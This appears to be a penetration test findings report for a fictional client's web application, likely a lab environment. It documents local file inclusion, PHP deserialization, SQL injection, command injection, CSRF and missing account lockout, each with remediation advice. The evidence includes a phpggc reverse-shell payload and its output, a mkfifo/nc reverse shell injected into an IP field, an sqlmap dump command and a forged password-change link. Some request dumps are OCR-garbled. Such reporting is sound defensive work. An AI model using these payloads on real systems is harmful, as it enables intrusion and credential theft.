SSS Pentesting



Web Application

Penetration Test Findings Report

Date: November 18th, 2024

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Confidentiality Statement

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Example Corporation may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. SSS Pentesting prioritized the assessment to identify the weakest security controls an attacker would exploit. SSS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


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Assessment Overview

From October 21st, 2024, to November 18th, 2024, Example Corporation engaged SSS to evaluate the security posture of its web application compared to current industry's best practices.

Phases of penetration testing activities include the following:

- Planning Customer goals are gathered, and rules of engagement obtained.
- Discovery Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Web Application Penetration Test

A web application penetration test emulates the role of an attacker using the web application. An engineer will test the web application to identify potential vulnerabilities and perform common and advanced web attacks such as command injection, cross site request forgery, and more. The engineer will seek to gain access to unauthorized data, privilege escalate and obtain remote code execution.

Finding Severity Ratings

The following table defines severity levels and their corresponding CVSS score ranges, which are used throughout this document. These levels help assess risk by evaluating the likelihood and impact of each vulnerability.

Severity	CVSS V4 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Web Application Penetration Test	127.0.0.1

Scope Exclusions

Per client request, SSS did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Example Corporation.

Client Allowances

Example Corporation provided SSS Pentesting the following allowances:

Specific testing of the WebDAV web application.

Executive Summary

SSS Pentesting conducted a web application penetration test for Example Corporation from October 21st to November 18th, 2024, to evaluate its security posture. The assessment identified multiple high-risk vulnerabilities, including Local File Inclusion, SQL Injection, Cross-Site Request Forgery, and Command Injection, which could allow attackers to gain unauthorized access and execute remote commands. Various web-based attacks were performed to assess security weaknesses, and this report provides a summary of key findings, their impact, and remediation strategies. For further details, refer to the Technical Findings section.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Web application penetration testing was permitted for twenty-one (21) business days.

Tester Notes and Recommendations

The test results indicate that Example Corporation has undergone its first penetration test. A recurring theme during testing was improper input validation and sanitization, which can allow an attacker to bypass authentication and obtain remote code execution.

We recommend that Example Corporation ensures all inputs meet strict criteria and remove or escape special characters that could be used maliciously.

On a positive note, Example Corporation's patching was up-to-date and there were no major CVEs that could be exploited. The team was detected several times, and while not all attacks were discovered during testing, these alerts are a good start.

Overall, Example Corporation's web application performed as expected for a first-time penetration test. We recommend that the Example Corporation team thoroughly review the recommendations made in this report, correct the findings, and re-test annually to improve their overall security posture.

Key Strength and Weakness

The following identifies a key strength found during this assessment:

1. Patching was up to date for all machines.

The following identifies a key weakness found during this assessment:

1. Improper handling of user-supplied input data.

Vulnerability Summary & Report Card

The following table categorizes the vulnerabilities found by severity. Remediation recommendations are also provided.

2	2	2	0	1
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation		
Web Application Penetration Test				
INT-001: Local File Inclusion	Critical	Implement input validation/sanitization		
INT-002: Insecure PHP	Critical	Never deserialize untrusted data		
Deserialization				
INT-003: SQL Injection	High	Used parameterized queries which		
		separate SQL code from the user input		
INT-004: Credentials Logged in the	High	Use POST request instead of GET		
URL		requests when sending sensitive data		
INT-005: Command Injection	Medium	Implement input validation/sanitization		
INT-006: Cross Site Request Forgery	Medium	Enable CSRF tokens on any state		
		changing request		
INT-007: No Account Lockout Policy	Informational	Require complex passwords		


Web Application Penetration Test Findings

Finding INT-001: Local File Inclusion (Critical)


	Local file inclusion occurs when an application includes files based on user
Description:	input without proper validation or sanitization.
Risk:	Likelihood: High – File inclusion vulnerabilities can be found in many programming languages. This vulnerability is also common when user inputs are allowed to control which files are included without being validated.
	Impact: Critical – An attacker can read sensitive files, execute specific files, and in some cases, achieve remote code execution.
System:	All
Tools Used:	Burp suite
	What is a File Inclusion Attack? - SolidWP
References:	

Evidence:

Figure 1.1: The URL shows a parameter that specifies a file. This indicates that we can escape this URL to access files on the operating system.



<u>Figure 1.2:</u> Shows that we can change directories all the way back to the root file system and then access the /etc/passwd file.



<u>Remediation</u>: Implement input validation/sanitization to ensure that user input is what the application would expect.

Finding INT-002: Insecure PHP Deserialization (Critical)

Description:	Insecure PHP deserialization occurs when an application deserializes untrusted data, allowing attackers to execute malicious payloads.
Risk:	Likelihood: High – Web applications that use programming languages such as PHP can be vulnerable to this attack, as serialization and deserialization are commonly used for data handling.
	Impact: Critical – This can lead to remote code execution, privilege escalation, or a denial of service.
System:	All
Tools Used:	Burp suite, PHP Generic Gadget Chains
	Insecure deserialization Web Security Academy
References:	

Evidence:

<u>Figure 2.1:</u> Shows a POST request from the web application which shows a a CSRF token. When decoding the token we know that the PHP programming language is being used via the letter: number format.

```
| Lacne-Lontrol: no-store, no-cacne,
*;q=0.8
                                                                                            Decoded from: URL encoding ✓
                                                                                                                            \oplus
                                               must-revalidate
Accept - Language: en-US, en; q=0.5
                                           g Pragma: no-cache
Accept-Encoding: gzip, deflate, br
                                                                                             aTovMDIvMDc3MzY40w==
                                              Content-Type: text/html; charset=UTF-8
Content-Type:
                                          10
application/x-www-form-urlencoded
                                          11 <!DOCTYPE html>
Content-Length: 79
Origin: http://10.0.2.14:16664
                                          12
                                                                                            Decoded from: Base64 ∨
                                                                                                                         \Theta
                                          13
Connection: keep-alive
                                                   <meta charset="utf-8"/>
                                                                                             i:2022077368;
Referer: http://10.0.2.14:16664/
                                                   <title>
Cookie: JSESSIONID=
                                                     Slim 3
7F003FB18874DD9EE6AC3FD1864E2A99;
                                                   </title>
rememberMe=
                                                   link href='
                                          16
r00ABXNyACZjb20ubm90c29zZWNlcmUubGFicv5
                                                   //fonts.googleapis.com/ess?family=L
3ZWIubW9k ZWwuVXNl cl Nl cnU030eW9fl v AqABTA
                                                   ato:300' rel='stylesheet' type=
AIdXNlcm5hbWV0ABJMamF2YS9sYW5nL1N0cmluZ
                                                                                           Decoding this csrf token from
                                                   text/css
zt4cHQABWFkbWlu; PHPSESSID=
                                                                                           Base64, we can see that the php
ed63721f7913a6d6a167eb0ad9d28ea7
                                           18
                                                     body (
Upgrade-Insecure-Requests: 1
                                                                                           programming language is used.
                                                       margin:50px000;
                                                       padding:0;
                                           20
first=NotSoSecure&last=India&mobil
                                           21
99999999%csrftoken=
                                                       font-family: "Helvetica Neue",
                                           22
aToyMDIyMDc3MzY40w%3D%3D
                                                       Helvetica Arial sans-serif
```

<u>Figure 2.2:</u> Using PHP generic gadget chains, we can craft a payload to replace the CSRF token to obtain remote code execution.

```
(kali® kali)-[~/phpggc]
$\frac{\phpggc -b slim/rce1 system "nc 10.0.2.12 443 -e /bin/sh"}
TzoxODoiU2xpbVxIdHRwXFJlc3BvbnNlIjoyOntzOjEwOiIAKgBoZWFkZXJzIjtPOjg6IlNsaW1cQXBw
IjoxOntzOjE50iIAU2xpbVxBcHAAY29udGFpbmVyIjtPOjE00iJTbGltXENvbnRhaW5lciI6Mzp7czoy
MToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6MzoiYWxsIjthOjI6e2k6MDtPOjg6IlNsaW1c
```

Figure 2.3: Pasting the output from figure 2.2 in replace of the CSRF token.

first=NotSoSecure&last=India&mobile=99999999&csrftoken=
TzoxODoiUzxpbVxIdHRwXFJlc3BvbnNljjoyOntzOjEwOiIAKgBoZWFkZXJzIjtPOjg6IlNsaWlcQXBwIjoxOntzOjE50iIAU2xpbVxBcHA
AY29udGFpbmVyIjtPOjE00iJTbGltXENvbnRhawSlciIGMzp7czoyMToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6MzoiYWxsIj
thOjI6e2k6MDtPOjg6IlNsaWlcQXBwIjoxOntzOjE50iIAU2xpbVxBcHAAY29udGFpbmVyIjtPOjg6IlNsaWlcQXBwIjoxOntzOjE50iIAU
2xpbVxBcHAAY29udGFpbmVyIjtPOjE00iJTbGltXENvbnRhawSlciIGMzp7czoyMToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6
MzoiaGFzIjtzOjY6InNSc3RlbSI7fXM6Mj06IgBQaWlwbGVcQ29udGFpbmVyAHZhbHVlcyI7YToxOntzOjM6ImhhcyI7czo20iJzeXNOZWO
i031zOjIy0iIAUGltcGxlXENvbnRhawSlcgBrZXlzIjthOjE6e3M6MzoiaGFzIjtzOjY6InNSc3RlbSI7fX19fWk6MTtzOjI30iJuYyAxMC
4wLjIuMTIgNDQzICllIC9iaW4vc2gi0319czoyNDoiAFBpbXBsZVxDb250YWluZXIAdmFsdWvZIjthOjE6e3M6MzoiYWxsIjthOjI6e2k6M
DtyOjY7aToxO3M6Mjc6Im5jIDEwLjAuMi4xMiAONDMgLWUgL2Jpbi9zaCI7fXlzOjIy0iIAUGltcGxlXENvbnRhawSlcgBrZXlzIjthOjE6
e3M6MzoiYWxsIjthOjI6e2k6MDtyOjY7aToxO3M6Mjc6Im5jIDEwLjAuMi4xMiAONDMgLWUgL2Jpbi9zaCI7fXl9fXM6NzoiACoAYm9keSI
7czowOiIIO30=

Figure 2.4: Running this request in figure 2.3, we can obtain remote code execution.

```
(kali@ kali)-[~/Desktop]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.12] from (UNKNOWN) [10.0.2.14] 39335
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel),11(floppy),20(dialout),26(tape),27(video)
```

Remediation: Never descriptive untrusted data.

Finding INT-003: SQL Injection (High)

Description:	SQL injection is a web security vulnerability that allows an attacker to interfere with queries that an application makes to its database. An attacker can break out of SQL queries to run their own queries to retrieve and view
	data that they shouldn't be able to.
Risk:	Likelihood: High – If user input is not properly validated and sanitized, this increases the likelihood of an attacker using this type of attack.
	Impact: High – This can lead to unauthorized access to sensitive data.
System:	All
Tools Used:	Burp suite, SQL map
	What is SQL Injection? Tutorial & Examples Web Security Academy
References:	

Evidence:

<u>Figure 3.1 & 3.2:</u> Entering a single quote into the input field results in an SQL-related error, suggesting a potential SQL vulnerability.



You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1


Figure 3.3: Shows the single quote response in burp suite. We can copy this request to a file (sql.req) to be exploited.



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Figure 3.4: Shows retrieved database data which includes usernames and passwords from the command below.

sqlmap -r sql.req -level=5 --risk=3 --batch --proxy="http://127.0.0.1:8080" --dump



Remediation: Used parameterized queries which separate SQL code from user input.

Finding INT-004: Credentials Logged in the URL (High)

Description:	When a web application is using GET requests, this logs the request in the URL, which are stored in browser history and server logs.
Risk:	Likelihood: High – Credentials logged in the URL by sending GET requests makes it likely that an attacker can view a user's credentials in the browsing history.
	Impact: High - This can lead to unauthorized access to the web application.
System:	All
Tools Used:	Burp suite
	HTTP Methods GET vs POST
References:	

Evidence:

Figure 4.1: Username and password are logged in the URL.

Request Ø 🚍 N ≡ Pretty Hex GET /vulnerabilities/brute/?username= password= %Login=Login HTTP/1.1 2 Host: 127.0.0.1 3 User-Agent: Mo2 lla/5.0 (X11; Linux x86 64; rv:109.0) Gecko/20100101 Firefox/115.0 text/html,application/xhtml+xml,application/xml;q= 0.9, image/avif, image/webp */*; q=0.8 5 Accept - Language: en - US, en; q≥Q, 5 6 Accept-Encoding: gzip, deflate, br 7 | Connection: keep-alive 8 Referer: http://l27.0.0.1/vulnerabilities/brute/ 9 | Cookie: PHPSESSID=2r0pg9fqph9tngcol3484ivgl5; security=low Username and O Upgrade-Insecure-Requests: 1 1 Sec-Fetch-Dest: document password logged 2 Sec-Fetch-Mode: navigate in the URL 3 Sec-Fetch-Site: same-origin 4 Sec-Fetch-User: ?1

<u>Remediation</u>: Avoid using GET requests to transmit credentials or other sensitive data, as they may be logged in browser history and server logs. Instead, use POST requests.

Finding INT-005: Command Injection (Medium)

Description:	Command injection is when an attacker can execute commands on the host operating system through a vulnerable application.
Risk:	Likelihood: Medium – The likelihood of an attacker exploiting this vulnerability is going to depend on whether a blacklist is enabled and whether the attacker can determine that the web application is using commands for user output.
	Impact: High – This can lead to unauthorized access and data exfiltration.
System:	All
Tools Used:	Burp suite
References:	4 essentials to prevent OS command injection attacks Red Hat Developer

Evidence:

Figure 5.1: By entering an ip address in the input field, we can see that the output is from the ping command in kali linux.





Figure 5.2: By adding a semi-colon at the end of an IP address, we discover that we can chain commands together.



<u>Figure 5.3:</u> We see that we can obtain remote code execution by chaining a reverse shell command after the ip address.

10.0.2.12; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 443 >/tmp/f

<u>Remediation</u>: Implement input validation/sanitization to ensure that user input is what the application would expect.

Finding INT-006: Cross Site Request Forgery (Medium)

Description:	Cross-site request forgery (CSRF) tricks a user into performing actions on a website where they are authenticated, without the user's knowledge or consent.
Risk:	Likelihood: Medium – This attack is effective when applications rely on cookies for authentication and when CSRF tokens are not implemented.
	Impact: High – This can lead to unauthorized access to the web application and further data exfiltration.
System:	All
Tools Used:	Burp suite
References:	Cross Site Request Forgery (CSRF) OWASP Foundation

Evidence:

Figure 6.1: Shows a GET request when attempting to change a password on the web application.



Figure 6.2: By creating a malicious link using a similar GET request from figure 6.1, we can forge a new password, "hacker," on behalf of anyone who clicks on the link so long as they are already authenticated.



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Malicious link:

<imgsrc="http://10.0.17.235/vulnerabilities/csrf/?password_new=hacker&password_conf
=hacker&Change=Change" /img>

Remediation: Enable CSRF tokens on any state-changing requests i.e. changing passwords.

Finding INT-007: No Account Lockout Policy (Informational)

	· · · · · · · · · · · · · · · · · · ·
Description:	Not having an account lockout policy means that an attacker can brute force multiple passwords on one user until a correct password is found.
Risk:	Likelihood: Low – The likelihood of an attacker gaining unauthorized access when there is no account lockout policy is going to depend the strength of the password policy.
	Impact: Medium – This can lead to unauthorized access to the web application which can lead to further data exfiltration.
System:	All
Tools Used:	Burp suite
References:	Account lockout policy best practices ManageEngine ADAudit Plus

Evidence:

Figure 7.1: By spamming a bunch of passwords against the username "admin" using a wordlist we find a matched password.





Figure 7.2: Shows reproduction step using burp suite.



<u>Remediation</u>: Enforce a strict password policy that includes a minimum character length and a variety of characters such as upper and lower-case letters, special characters, and numbers.